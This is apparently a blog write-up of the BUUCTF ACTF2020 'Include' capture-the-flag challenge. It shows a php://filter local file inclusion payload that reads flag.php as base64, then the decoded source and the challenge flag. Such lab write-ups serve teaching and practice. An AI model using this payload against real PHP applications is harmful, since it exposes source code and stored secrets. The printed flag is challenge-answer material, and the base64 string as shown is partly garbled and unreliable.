

BUUCTF[ACTF2020 新生赛]Include

原创

[F10NAF11pp3d](#)  于 2020-12-30 11:45:02 发布  56  收藏

分类专栏: [BUUCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_46481239/article/details/11195468

版权



[BUUCTF 专栏收录该内容](#)


24 篇文章 1 订阅

订阅专栏

考察知识点: 利用 `php://filter` 进行文件包含



点tips, 出现一个这样的界面



Can you find out the flag?

存在flag.php,根据题目及url, 猜测是文件包含
利用php://filter伪协议进行文件包含读取源码
构造payload:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

当与包含函数结合时, php://filter流会被当作php文件输出, 这样的话当作php代码执行就看不到源代码内容了, 可以利用convert.base64-encode过滤器对源码进行编码。

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NWY3NTFIMGUtZjViZC00ODg2LWlyMDU0ODg0ODJiMjYjYjk3fQo=



Max HackBar

SQL Error Based WAF XSS LFI Bypasser Other + -

Load URL http://c0de693e-728c-4008-80b5-e900d4af4367.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php

Spit URL

https://blog.csdn.net/m0_46481239

将得到的base64编码解码

请将要加密或解密的内容复制到以下区域

```
<?php
echo "Can you find out the flag?";
//flag{5f751e0e-f5bd-4886-b205-58482b22eb97}
```

BASE64加密

BASE64解密

https://blog.csdn.net/m0_46481239

得到flag